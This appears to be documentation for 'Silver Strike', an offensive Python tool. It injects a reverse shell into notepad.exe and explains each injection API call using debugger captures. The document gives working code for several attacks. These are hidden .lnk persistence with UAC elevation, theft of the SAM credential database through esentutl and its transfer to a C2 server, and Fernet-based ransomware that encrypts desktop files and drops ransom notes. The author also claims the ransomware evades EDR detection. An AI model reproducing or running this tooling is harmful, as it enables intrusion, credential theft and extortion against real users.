Silver Strike Documentation

Short introduction

The Silver Strike is an Injected reverse shell tool that solely depends on Python.
On top of receiving a shell on the target this script offers multiple & Powerful built in models.
This PDF will cover most of the techniques of Silver Strike, how do they work, and how can we use the tool.
Now lets dive into the technicalities….


Important to acknowledge:
Server IP: 192.168.1.101
Target IP: 192.168.1.99
Injector process: We will use the actual .py script most of the time. For Debugging purposes, only in the injection paragraph I will use a compiled version of the script called injector_exe.exe, which I compiled with pyinstaller.
Injected process: notepad.exe - In a real world scenario I HIGHLY recommend targeting another process, as running commands via notepad.exe will trigger every EDR.

Injection

I recently stumbled upon a library called pymem. This library is based on Ctypes which provides C compatible data types, and allows calling functions in DLLs or shared libraries.
Per the documentation of pymem "Pymem has been built to reverse games such as World of Warcraft", but if it's capable of manipulating the virtual memory of a remote process, you know its good for red teaming as well 😉.


Proof of injection

At first we can see that the injected process initiated a connection back to our C2 server. If you ever used notepad.exe, you probably know it doesn't initiate connections usually….




Process Name	Source	Destination	Protocol Name
notepad.exe	192.168.1.99	192.168.1.101	TCP
notepad.exe	192.168.1.101	192.168.1.99	TCP
notepad.exe	192.168.1.99	192.168.1.101	TCP

Now we will create a file on the Desktop and use ProcMon to see which process called the WriteFile() function.
For this we will use the Upload_file module of Silver Strike.



```
[+] Target connected from: ('192.168.1.99', 49986)
type a CLI command or built-in coammand :  upload_file
Full path of where to save the file on the client: C:\Users\aaa\Desktop\safe.exe
full path of file we want to upload: C:\Users\aaa\Desktop\KeyLogger.exe
File Uploaded
```

Yes, both users are called aaa…
Indeed we can see that notepad.exe was used to create the payload safe.exe on the target machine



Time of Day	Process Name	PID	Operation	Path
9:58:33.1176581 PM	notepad.exe	8724	WriteFile	C:\Users\aaa\Desktop\safe.exe


Lastly, via Processhacker2 we can see that there is a suspicious thread in notepad.exe, but more on that later.

Injection low-level

To perform the injection the injector uses 4 different WinAPI's, all located in the Kernel32.dll.
Here we will look at their usage, result and parameters.

1) First the injector uses OpenProcess() to get a handle to the notepad.exe process object.
OpenProcess() receives 3 parameters: DesiredAccess, InheritHandle, PID.
The parameters:

X64dbg




```
Default (x64 fastcall)
1: rcx 00000000001F0FFF
2: rdx 0000000000000000
3: r8 00000000000024D0
```

DesiredAccess (rcx)- The rights which injector_exe.exe wants to get when accessing notepad.exe. These rights are checked against the security descriptor for the process. The 1F0FFF doesn't represent a single access right but a result of a few access rights combined.
You can see the different access rights here .


InheritHandle(rdx) – A Boolean value that decides if a child process of injector_exe.exe will inherit the value. In our case it won't.
PID (r8) – A hex representation of the notepad PID. 24D0 → 9424

The return value is a handle to the notepad.exe process object.
We can see the handle ID in many of the screenshots below
X64dbg




```
00007FFAF786ADE0   48:FF25 817E0600   jmp qword ptr ds:<&OpenProcess>   OpenProcess
00007FFAF786ADE7   CC                 int3
00007FFAF786ADE8   CC                 int3
00007FFAF786ADE9   CC                 int3
00007FFAF786ADEA   CC                 int3
00007FFAF786ADEB   CC                 int3
```

ProcessHacker2




Type	Name	Handle
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions	0x88
Key	HKLM	0xb8
Key	HKCU	0xbc
Key	HKLM\SYSTEM\ControlSet001\Control\Nls\Sorting\Ids	0xe8
Key	HKCU\Software\Classes\Local Settings	0x114
Key	HKCU\Software\Classes\Local Settings\Software\Microsoft	0x118
Key	HKLM	0x158
Key	HKLM\SOFTWARE\Microsoft\Ole	0x15c
Key	HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9	0x1f8
Key	HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\NameSpace_Catalog5	0x200
Process	notepad.exe (9424)	0x22c

2)After receiving the handle, the injector uses VirtualAllocEx to allocate a region of memory, within the virtual address space of Notepad.exe
X64dbg



```
RIP R15 → 00007FFAF788CA20   48:FF25 F95D0400   jmp qword ptr ds:[<&VirtualAllocEx>   VirtualAllocE
          00007FFAF788CA27   CC                 int3
          00007FFAF788CA28   CC                 int3
RCX   000000000000022C
```

On top of passing the above handle to VirtualAllocEx(), it passes 4 more parameters:
X64dbg




```
Default (x64 fastcall)
1: rcx 000000000000022C
2: rdx 0000000000000000
3: r8 0000000000000004
4: r9 0000000000001000
5: [rsp+28] 0000000000000040
```

lpAddress (rdx) – desired base address to the region of memory we want to allocate. Here the parameter is NULL so the function will decide where the allocation will start.
dwSize (r8) – How much bytes to allocate. Roundup(NULL + 4) = until the end of the memory page. So we have 1 page of memory.
flAllocationType (r9) – The type of memory allocation. This is a hex representation of MEM_COMMIT which initializes the allocation with zero's & more…
flProtect - The type of access/protection this memory page will have. Our memory page will have **PAGE_EXECUTE_READWRITE**, which enables read/write & execute permissions to this memory page. Usually this is a strong indication for an injection and many injectors use it.
***Don't know how I remembered this, but **Volatility** (Memory forensics tool) has the command "malfind" which finds all the processes with this suspicious memory protection permissions, thus will easily find this injection.

3)Now the injector needs to write the malicious code within the Notepad.exe memory address, so it could be run on behalf of the legitimate process.
I've highlighted 2 parameters that the WriteProcessMemory API uses.
<u>hProcess</u> - First, is the handle that OpenProcess received.
<u>lpBaseAddress</u> - Second, base address of the memory page it will write to.


X64dbg



```
RIP R15 → 00007FFAF788CC80   48:FF25 E15B0400   jmp qword ptr ds:[<&WriteProcessMemory>]   WriteProcessMemory
          00007FFAF788CC87   CC                 int3
          00007FFAF788CC88   CC                 int3
          00007FFAF788CC89   CC                 int3
          00007FFAF788CC8A   CC                 int3
                     CC8B    CC                 int3
                     CC8C    CC                 int3

RAX   00007FFAE830418D
RCX   000000000000022C
RDX   000001C6F3520000
```

Indeed, when we go to the memory address highlighted in the picture above, we can see the full python script in clear text.

ProcessHacker2




```
notepad.exe (9424) (0x1c6f3520000 - 0x1c6f3521000)

00000000 0a 66 72 6f 6d 20 63 72 79 70 74 6f 67 72 61 70  .from cryptograp
00000010 68 79 2e 66 65 72 6e 65 74 20 69 6d 70 6f 72 74  hy.fernet import
00000020 20 46 65 72 6e 65 74 0a 69 6d 70 6f 72 74 20 73   Fernet.import s
00000030 6f 63 6b 65 74 2c 20 73 75 62 70 72 6f 63 65 73  ocket, subproces
00000040 73 2c 20 6f 73 2c 20 70 79 61 75 74 6f 67 75 69  s, os, pyautogui
00000050 2c 20 70 79 6d 65 6d 2c 20 74 69 6d 65 2c 20 74  , pymem, time, t
00000060 68 72 65 61 64 69 6e 67 0a 2e 64 65 66 20 72 61  hreading..def ra
00000070 6e 73 6f 6d 28 73 79 6d 6d 65 74 72 69 63 5f 6b  nsom(symmetric_k
00000080 65 79 29 3a 0a 20 20 20 20 63 6f 6d 6d 61 6e 64  ey):.    command
00000090 20 3d 20 73 2e 72 65 63 76 28 31 30 32 34 29 2e   = s.recv(1024).
000000a0 64 65 63 6f 64 65 28 29 0a 20 20 20 20 69 66 20  decode().    if
000000b0 63 6f 6d 6d 61 6e 64 20 3d 3d 20 27 65 6e 63 72  command == 'encr
000000c0 79 70 74 27 20 6f 72 20 63 6f 6d 6d 61 6e 64 20  ypt' or command
000000d0 3d 3d 20 27 64 65 63 72 79 70 74 27 3a 0a 20 20  == 'decrypt':.
000000e0 20 20 20 20 20 20 53 68 6f 75 6c 64 5f 69 5f 65        Should_i_e
000000f0 6e 63 72 79 70 74 28 63 6f 6d 6d 61 6e 64 2c 20  ncrypt(command,
00000100 73 79 6d 6d 65 74 72 69 63 5f 6b 65 79 29 0a 20  symmetric_key).
```

In addition to the 2 parameters that were specified before, WriteProcessMemory passes 3 more parameters.
<u>lpBuffer</u> – the base address of the "source" buffer which holds the injected code.
<u>nSize</u> – how many bytes will be written to the destination process.
<u>lpNumberOfBytesWritten</u> – which is almost always NULL.

4) Lastly, the injector uses the CreateRemoteThreadEx API to create a thread that runs in the virtual address space of another process, in our case Notepad.exe.
The new thread will execute the injected code.


X64dbg



```
00007FFAF788AB4D   49:8943 D8       mov qword ptr ds:[r11-28],rax
00007FFAF788AB51   48:FF15 F8800400 call qword ptr ds:[<&CreateRemoteThreadEx>]
00007FFAF788AB58   0F1F4400 00      nop dword ptr ds:[rax+rax],eax
00007FFAF788AB5D   48:83C4 48       add rsp,48
00007FFAF788AB61   C3               ret
00007FFAF788AB62   CC               int3

RAX   00007FFAE830418D
RBX   000000000000000E
RCX   000000000000022C
```

CreateRemoteThreadEx takes so many parameters that I couldn't even screenshotted the (x64 fastcall) section and had to capture the function stack representation 😂. For that reason I will focus only on the 6 important ones.

X64dbg



```
00007FFDCA9C4461   return to libffi-7.00007FFDCA9C4461 from ???
0000000000000228
0000000000000000
0000000000000000
00007FFDA9F4E718
0000020016A70000
0000000000000000
000001AF25EE0D08
0000002ACCB38A90
```

Disclaimer: The parameters (handle & memory addresses) aren't part of the initial notepad.exe, as I forgot to take a screenshot of that…. Now lets dive into the action:
<u>return address</u> - The unhighlighted parameter in the picture isn't a parameter but the return address of the function and should be ignored for now.
<u>hProcess</u> – the handle we received with OpenProcess().
<u>lpThreadAttributes</u> – a pointer to the structure that represents the **security descriptor for the new thread**.


Because the value is NULL, the access control list in the security descriptor of the thread will be identical to the one in the **token of injector_exe.exe**.
lpStartAddress – A pointer to the application-defined function that will be executed by the thread and represents the starting address of the thread in the remote process.

lpParameter - A pointer to the variable that will be passed to the function specified above.
dwCreationFlags – Controls the creation and execution of the thread. Here the passed value is 0 which means the **thread runs immediately after creation**.
lpThreadId - A pointer to a variable that receives the thread identifier (TID).

The return value of CreateRemoteThreadEx is a handle to the new thread.

Sure enough we hit F9 one more time, and the new thread is created.
We can see it clearly in the thread list of notepad.exe

ProcessHacker2




notepad.exe (9424) Properties

TID	CPU	Cycles delta	Start address	Priority
8236			python39.dll!PyRun_SimpleString	Normal
4584			notepad.exe+0x25410	Normal

Some readers will examine the last ProcessHacker screenshot and ask **why** did Notepad.exe import Python39.dll.
People that are more familiar with python know that PythonXX.dll has few crucial roles in running a python script.
It first compiles the code. Then using PVM, it interpreters the code into machine language. If we want any process to successfully execute Python code, it must use this DLL.


Now comes the tricky question… **How** did Notepad.exe import Python39.dll?
Until now I showed that the injector has injected only python code, but that's incorrect.
The injector actually does 2 separate injections and we only covered the **second** one until now, as it's the more interesting one.
Both injections use the same flow



Lets do a small coverage on the **first** injection it does. Because the injection flow is the same, I will address only the last phase of the injection, which is creating the remote thread.

Here we can see that the injector uses CreateRemoteThreadEx with 3 important parameters that I highlighted
1 - hProcess - the handle we received with OpenProcess
2 - lpStartAddress - The pointer points to function LoadLibraryA, which will be used to import the python39.dll
3 – lpParameter A pointer to the variable that will be passed to the function specified above (LoadLibraryA)

X64dbg




```
FAF788AB51   48:FF15 F8800400   call qword ptr ds:[<&CreateRemoteThreadEx>]
FAF788AB58   0F1F4400 00        nop dword ptr ds:[rax+rax],eax
FAF788AB5D   48:83C4 48         add rsp,48
```

```
1: rcx 000000000000022C
2: rdx 0000000000000000
3:
4: r9 00007FFAF78704F0 <kernel32.LoadLibraryA>
5: [rsp+28] 00000269607C0000
```

If we go to the memory address specified in the CreateRemoteThreadEx <u>lpParameter</u> , we can see it points to the python39.dll


ProcessHacker2



```
(0x269607c0000 - 0x269607c1000)

c 55 73 65 72 73 5c 61 61 61 5c 50 79 63  C:\Users\aaa\Pyc
2 6d 50 72 6f 6a 65 63 74 73 5c 53 69 6c  harmProjects\Sil
2 53 74 72 69 6b 65 5c 64 69 73 74 5c 49  verStrike\dist\I
5 63 74 6f 72 5f 65 78 65 5c 70 79 74 68  njector_exe\pyth
3 39 2e 64 6c 6c 00 00 00 00 00 00 00 00  on39.dll........
```

Persistence & Elevation


The script uses a Cool, stelthy and rare persistance technique, that relies on how an .lnk can be configured.



```python
lnk_path = os.environ['USERPROFILE'] + "\Desktop\chome.lnk"
wshell = win32com.client.Dispatch("WScript.Shell")
lnk = wshell.CreateShortCut(lnk_path)
lnk.TargetPath = r"powershell.exe"
lnk.arguments = r'Start "{}\AppData\Local\Programs\Python\Python39\pythonw.exe" "{}\PycharmProjects\Python_injecter\Injected_Client.pyw" -Verb Runas'.format(os.getenv('USERPROFILE'), os.getenv('USERPROFILE'))
lnk.windowstyle = 7
lnk.Hotkey = "CTRL+X"
lnk.IconLocation = r"{}\Downloads\chrome.ico".format(os.getenv('USERPROFILE'))
lnk.save()

s.send('Persistence taken, possibility for process elevation as well.'.encode())
```


I first encountered this techinuqe when analyzing a uniqe IceId.- 04896304c1170d80ca37f15a52e86b

I saw that the file is an ISO file File type ISO image but it's HEX started like an executable 0000F000 4D 5A



```
MZ..........ÿÿ..
,.......@.......
................
................
..º..´.Í!¸.LÍ!Th
is program canno
t be run in DOS
```


I decided to open the file as an archive, and inside of it were sitting two files: .lnk & .dll



C:\Users\aaa\Desktop\doc_108.iso\

Name	Size
data.dll	389 632
documents.lnk	2 798

At first I wasn't sure what to do, as I never seen something similar to this. So before addressing the DLL, I wanted to see what knowledge I can get out of the .lnk file. Searching for a lead I started with its properties.
Sliding through its tabs I encountered the following attribute:




Target: .\system32\cmd.exe /c start regsvr32.exe data.dll

To be honest, I emmidietly droped the IceId analysis and began searching and simulating this technique.
Now back to the the persistence module….

What does it actually do?
1) It creates the following shortcut on the desktop. The script itself downloads the .ico file for us.

2) When we take a look what the .lnk actually points to




chome

Target type:	Application
Target location:	v1.0
Target:	C:\WINDOWS\System32\WindowsPowerShell\v
Start in:	
Shortcut key:	Ctrl + X
Run:	Minimized
Comment:	

We can see it actually points to **PowerShell**, and the command it executes is:
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe Start "C:\Users\aaa\AppData\Local\Programs\Python\Python39\pythonw.exe" "C:\Users\aaa\PycharmProjects\Python_injecter\Injected_Client.pyw" -Verb Runas
This command will execute our script with local admin privileges, which will allow us to **inject to higher privileges processes** and enhance our capabilities.
On top of that whenever "Ctrl + X" will be pressed (when the user tries to use "Ctrl + C" but accidently presses 'X'.... we've all been there), it will execute the command as well.
The PowerShell window will be minimized through the full process.

BUT! There is a small issue... the "Runas" parameter prompts a UAC that shows what is really running.



User Account Control

Do you want to allow this app to make changes to your device?


Python 3.9.6

Verified publisher: Python Software Foundation
File origin: Hard drive on this computer

Fortunately, lets be honest none of us or any untrained user ever reads the UAC. We just get irritated by the nag and immediately press Yes...
Nevertheless, you can always cut the " -Verb Runas".

3) Another cool thing about this persistence is that its actually a **defense evasion** technique as well. If used correctly, it will bypass parent-child detection mechanisms as the Pythonw.exe process won't be a child of PowerShell but of Explorer.


Ordinary execution with PowerShell ISE:



```
powershell_ise.exe   12000   0.16   161.07 MB   DESKTOP-KGA4BRJ\
  pythonw.exe        11164            7.36 MB   DESKTOP-KGA4BRJ\
```

```
ɔData\Local\Programs\Python\Python39\pythonw.exe "C:\Users\aaa\PycharmProjects\Python_injecter\Injected_Client.pyw" -Ve
```


Execution thorough the .lnk



```
explorer.exe
    SecurityHealthSystray.exe
    vmtoolsd.exe
  > pycharm64.exe
    ProcessHacker.exe
    notepad.exe
  powershell.exe
      conhost.exe
  GoogleCrashHandler.exe
  GoogleCrashHandler64.exe
> Everything.exe
  MusNotifyIcon.exe
  OneDrive.exe
  pythonw.exe
```

Credential Access


This capability copies the **SAM** file, and transfers it to our server where we can Mimikatz it offline.



```
def sam():
    output_path = os.getenv('APPDATA') + "\Microsoft\SAM"
    command = 'esentutl.exe /y /vss %SystemRoot%/system32/config/SAM /d {}'.format(output_path)
    p1 = subprocess.run(command, shell=True, capture_output=True)
    result = p1.stdout + p1.stderr

    try:
        if "error" in str(result):
            raise Exception

        time.sleep(10)
        download_file(output_path)

    except:
        with open(output_path + ".txt", 'w') as f:
            f.write("The injected process must run as local admin.     {}".format(result))
        download_file(output_path)

    os.remove(output_path)
```

If some are unfamiliar, the SAM file is a DataBase for user's credentials and can be used for authentication users. The credentials are saved in an NTLM hash format and then encrypted by the Syskey utility.

Per Microsoft "Esentutl.exe Provides database utilities for the Extensible Storage Engine", but per red teamers "Esentutl.exe can **get a copy of EVERY LOCKED FILE**".
using the volume shadow copy services, Esentutl.exe takes a screenshot of the target file and then copies the screenshot to any destination we want.




```
/vss      - copies a snapshot of the file, does not replay
            logs.
```

This technique requires local admin which we can obtain with the persistence & elevation method.

Ransomware

Confession, at first the SilverStrike tool was intended to be only an **injected ransomware**.
The ransom relies on the Fernet symmetric encryption method.
The Key itself is chosen by the attacker, and could be set on the C2 Server




```
symmetric_key = Fernet('TEf4-kjjrBt1V57EecJ9mmVm8247wYDWUCtk9REC-Bd=')
```

Then it's encoded and transferred to the client.

As a guy that works in an EDR company and worked with plenty other EDR's in the past, I'm pretty familiar with their Ransom detection mechanisms and capabilities, thus I was able to easily bypass them.
For confidentiality reasons I will not share the detection techniques.
Nevertheless, I can guarantee you that: the only mechanism that can spot this ransomware at the moment is decoy files. However, when the SOC team examines the alert, they will see that the decoy file was accessed by notepad.exe which probably won't raise an eye brow.

The ransomware has 3 capabilities: Encrypting, Decrypting, Dropping README files on the desktop.
The Encryption/Decryption is configured to run from the desktop and below and to avoid .exe, .lnk, .ini files.
This can be modified here:



```
def Should_i_encrypt(command, symmetric_key, path=os.path.join(os.environ['USERPROFILE'], 'Desktop')):
    # Static values
    dont_touch_extensions = ['exe', 'lnk', 'ini']
```

DLL Hijacking

DLL hijacking is an easy method to understand.
DLL hijacking has 2 different techniques: **replacing the actual DLL, path hijacking**.
The technique is based on "replacing" a .dll file that an executable imports & executes (Or just executes, regsver32.exe for example).
This technique can help the attacker achieve: persistence, evasion, elevation, etc' if targeting the correct DLL.
For using this technique, the attacker must implement few key steps.
1) Finding the DLL's that the targeted executable imports
2) Finding the right location of the DLL (You will see that there are many instances of DLL's with the same name across the file system).
